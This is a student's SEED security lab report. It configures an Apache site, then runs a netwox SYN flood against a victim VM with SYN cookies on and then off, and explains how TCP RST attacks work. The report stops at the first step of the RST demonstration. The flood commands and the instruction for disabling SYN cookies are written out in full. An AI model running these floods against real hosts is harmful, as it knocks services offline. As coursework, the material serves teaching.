

# Lab 5

58119125 JiangZhuoyang


## Task 1: Build Your Own Website

### Solution:

This might be one of the most difficult Questions I have ever meet in my life.

I have tried so many measures, but I can never replace the default page.

I tried to edit these two files.



```
<!--
# VirtualHost *:*
#
# To add a new virtual host, use the following line as a template and
# change the "*" to the desired virtual host name. See examples below
#
#>
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/nyhtml


    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>


# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
    DocumentRoot /var/www/nyhtml
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.yee1ab1nn.com
-->
```

Then I restart the Apache2 Servers in 2 different way:




```
[05/05/22]seed@VM:~$ sudo /etc/init.d/apache2 restart
[ ok ] Restarting apache2 (via systemctl): apache2.service.
[05/05/22]seed@VM:~$ sudo service apache2 restart
```

And I open the IP address again and again just to find that I have failed again and again.



Finally, I solve it by just change a VM. I think the error is made by the wrong way I choose to deleting the original index.html.

**Q1: Provide a screenshot of your personal web page.**



## Task 2: SYN Flooding Attack

### Solution:

#### 1. Set up the environment.:

The 3 VM is cloned as below.

We regard SEEDUbuntu\_Clone\_2 as victim server, with IP: **10.0.2.6**




Fig1. Victim VM

We regard SEEDUbuntu\_Clone\_3 as observer, with IP: **10.0.2.7**





Fig2. Observer VM

We regard SEEDUbuntu\_Clone\_Attacker as attacker, with IP: **10.0.2.8**



```
[05/05/22]seed@VM:~$ ifconfig
enp0s3: Link encap:Ethernet  HWaddr 08:00:27:17:ac:c1
        inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::aa72:b196:25b9:4f05/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:38 errors:0 dropped:0 overruns:0 frame:0
        TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:6103 (6.1 KB)  TX bytes:7673 (7.6 KB)

lo: Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:66 errors:0 dropped:0 overruns:0 frame:0
        TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:21364 (21.3 KB)  TX bytes:21364 (21.3 KB)

[05/05/22]seed@VM:~$
```


Fig3. Attacker VM

- Obtain the maximum number of queued connection requests with command below.

```
[05/05/22]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```


- Check the usage of the queue before attacking

Run “*netstat -na*” to reach that:



```
[05/05/22]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State
tcp        0      0 127.0.0.1:153          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                  :::*                    LISTEN
tcp6       0      0 :::1953                  :::*                    LISTEN
udp        0      0 127.0.0.1:153          0.0.0.0:*               LISTEN
udp        0      0 10.0.2.6:53            0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:33333           0.0.0.0:*               LISTEN
udp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:631             0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:48802           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:33353           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:36703           0.0.0.0:*               LISTEN
udp6       0      0 :::52732                :::*                    LISTEN
udp6       0      0 :::45599                :::*                    LISTEN
udp6       0      0 :::53                   :::*                    LISTEN
udp6       0      0 :::141642               :::142671              ESTABLISHED
udp6       0      0 :::142671               :::141642              ESTABLISHED
raw6       0      0 :::3353                 :::*                    7
raw6       0      0 :::58                   :::*                    7
raw6       0      0 :::58                   :::*                    7
Active UNIX domain sockets (servers and established)
```

- Log in to the Victim VM with the Observer successfully



```
[05/05/22]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[05/05/22]seed@VM:~$
```

## 5. Do a flood attack with Netx on attacker with SYN cookie opened.

```
SEEDUbuntu_Clone_Attacker [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

Terminal
[05/05/22]seed@VM:~$ ifconfig
enp0s3
Link encap:Ethernet  HWaddr 08:00:27:17:ac:c1
inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::aa72:b196:25b9:4f05/64  Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:38 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:6103 (6.1 KB)  TX bytes:7673 (7.6 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128  Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:66 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21364 (21.3 KB)  TX bytes:21364 (21.3 KB)

[05/05/22]seed@VM:~$ sudo netx 76 --dst-ip 10.0.2.6 --dst-port 80
```

## 6. Check the usage of the queue after that

A huge number of SYN is sending to the victim VM, so that there is a lot of semi-connected SYN states in the connection queue on the Victim VM.

```
SEEDUbuntu_Clone_2 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

Terminal
[05/05/22]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22               0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23               0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1953             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:13306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23               10.0.2.7:52040          ESTABLISHED
tcp        0      0 0.0.0.0:2.6:37910        203.208.40.65:443      ESTABLISHED
tcp6       0      0 :::80                    :::*                     LISTEN
tcp6       0      0 :::53                    :::*                     LISTEN
tcp6       0      0 :::21                    :::*                     LISTEN
tcp6       0      0 :::22                    :::*                     LISTEN
tcp6       0      0 :::3128                   :::*                     LISTEN
tcp6       0      0 :::1953                   :::*                     LISTEN
tcp6       0      0 0.0.0.0:2.6:80           249.182.137.252:5906   SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           240.5.11.111:39208     SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           253.28.188.223:61661   SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           252.221.39.94:57825     SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           241.161.16.209:62700    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           240.64.229.201:36662    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           241.65.147.212:37967    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           246.37.26.98:32793      SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           251.221.121.160:62728   SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           240.138.197.15:52305    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           254.206.0.120:61240     SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           241.138.15.117:54434    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           246.225.206.116:21422   SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           244.138.226.55:12157    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           250.95.115.148:56439    SYN_RECV
tcp6       0      0 0.0.0.0:2.6:80           247.252.19.222:15757    SYN_RECV
```

Try to log into the victim on observer, the log process is still successful.

```
SEEDUbuntu_Clone_3 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

Terminal
[05/05/22]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu May  5 08:08:56 EDT 2022 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[05/05/22]seed@VM:~$
```



## 7. Turn off the SYN cookies, then do the attacking with “port 23”

Turn off the SYN cookies with command “`sudo sysctl -w net.ipv4.tcp_syncookies=0`” to do a flood attack with command “`sudo netwox 76 --dst-ip 10.0.2.6 --dst-port 23`” again.


Port 23 is the port of telnet.

```
tcp      0      0 10.0.2.6:23 10.0.2.7:52040 ESTABLISHED
```



The screenshot shows a terminal window titled "SEEDUbuntu\_Clone\_Attacker [正在运行] - Oracle VM VirtualBox". The terminal displays the command `sudo netwox 76 --dst-ip 10.0.2.6 --dst-port 80` followed by a Ctrl-C (^C) and then `sudo netwox 76 --dst-ip 10.0.2.6 --dst-port 23`.

Check the queue status in victim, the same as before



The screenshot shows a terminal window titled "SEEDUbuntu\_Clone\_2 [正在运行] - Oracle VM VirtualBox". The terminal displays a list of TCP connections in the queue, all with the state "SYN\_RECV".

Protocol	Local Address	Local Port	Remote Address	Remote Port	State
tcp	0.0.0.0	0	10.0.2.6:23	254.148.45.221:52332	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	243.213.156.90:60120	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.9.241.4:60854	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	248.203.48.213:44327	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	247.13.78.112:63534	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	243.143.145.121:37369	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	249.178.38.121:56769	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	247.57.243.143:31202	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	253.220.41.214:33978	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	252.228.84.87:21884	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	251.193.49.57:42758	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.103.171.133:6726	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	246.180.119.170:57204	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	10.0.2.6:49194	ESTABLISHED
tcp	0.0.0.0	0	10.0.2.6:23	252.122.227.198:56439	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	246.45.197.85:54868	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	250.97.246.203:51018	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.50.44.119:38763	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	253.127.184.7:24773	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.125.142.223:35565	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	245.198.25.107:62627	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.97.121.234:23778	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	254.234.103.2:4113	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	247.35.114.4:5434	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	249.79.38.57:20082	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	253.121.16.200:15632	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	252.32.80.193:44755	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	244.120.130.209:24542	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	240.2.62.108:64280	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	249.234.70.247:54967	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	247.77.103.198:52580	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	242.134.250.129:1298	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	246.24.110.250:23326	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	251.78.245.239:53398	SYN_RECV
tcp	0.0.0.0	0	10.0.2.6:23	250.129.51.180:8593	SYN_RECV

This time the observer failed to Telnet-log into the victim host.

This is because syn cookies are a defense mechanism against SYN flooding attacks. If the machine detects that it has been attacked by SYN flooding, the mechanism will start. If we turn off the mechanism, the result is shown as above.

**Q2: In Ubuntu 16.04 VM provided in class, what is the maximum number of queued connection requests which have still not received an acknowledgement from the connecting TCP clients?**

**Answer:**

The maximum number is 128.

**Q3: In your own words, brief explanation how the TCP SYN flood attack works.**

**Answer:**

Under TCP transmission protocol, before sending and receiving data formally, you must establish a reliable connection with the other party. This process is realized through three way handshake. Flooding attack takes advantage of this process. The attacker sends a large number of TCP syn message segments without completing the third handshake step. With the increase of syn message segments, the server continuously allocates resources for these semi open connections,

but does not use or release these resources, resulting in the depletion of server connection resources.

**Q4: Use Netwox to launch TCP SYN flood attack works against the web site on the server (10.0.2.6 in Figure 1). Is the attack successful or not? (Yes/No) Please briefly describe what you have observed. (Note that if you experience long delay when visiting your personal webpage, it means a DoS attack against the web site is successful; otherwise, it is not. It is because the website can become slow to respond to legitimate requests when under DoS attacks. Please wait for a while after you launch TCP SYN flood attack, and then try to visit your personal webpage.)**

**Answer:**

Yes. I experience long delay when visiting my personal web page, but it successfully displayed eventually.

**Q5: Is the attack successful or not when the SYN cookie disabled? (Yes/No). Please briefly describe what you have observed.**

**Answer:**

Yes. I experience long delay when visiting my personal web page, and it failed to display eventually.

**Q6: Please explain your observations and what happened to cyber attacks conducted in Q4 and Q5.**

**Answer:**

In Q4 the SYN cookies are online. It is a defense mechanism against SYN flooding attacks. If the machine detects that it has been attacked by SYN flooding, the mechanism will start. If we turn off the mechanism, the result is shown as the situation in Q5.

### **Task 3: TCP RST Attacks on telnet Connections**

**Q7: In your own words, briefly explain how the TCP RST Attack works.**

**Answer:**

#### 1.TCP RST:

(1) RST is the flag bit indicating reset in TCP protocol, which is used to close the connection abnormally. TCP handler will send RST packet at the abnormal time.

(2) When sending RST packets and closing the connection, we don't have to wait for all the packets in the buffer to be sent (different from FIN packets), and we can directly discard the packets in the buffer and send RST packets. After receiving the rst packet, the receiver does not have to send an ACK packet to confirm.

#### 2.TCP RST Attacks:

(1) Based on the above working principle, TCP RST attack can be described as follows:

When a TCP connection is established between client A and server B, **attacker C disguises as client A** and sends a **forged TCP packet** to B, causing B to disconnect the TCP connection with A abnormally

(2) The kinds of **forged TCP packet**:

① Disguised as an RST packet sent by A: after receiving it, B will discard all data in the buffer with AI and force the connection to be closed.

② Disguised as syn packet sent by A: B may think that A has transmission error and

request to establish a new connection when it has been connected normally. Therefore, B will take the initiative to send an RST packet to A and forcibly close the connection at its own end.


(3) The way to **disguises as client A:**

C needs to fill in the correct [1. Source IP address; 2. Destination IP address; 3. Source port; 4. Destination port; 5. Sequence Number] of A in the TCP / IP header of the forged packet. The **Red Part** is what we cannot directly know if we're not doing the experiment ourselves.

**Q8: You are required to demonstrate your TCP RST Attacks on telnet connections using Netwox through a step by step MOP (Method of procedure).**


**Solution:**

**Step1. Log into 10.0.2.6 on 10.0.2.7 and catch packet with wireshark**



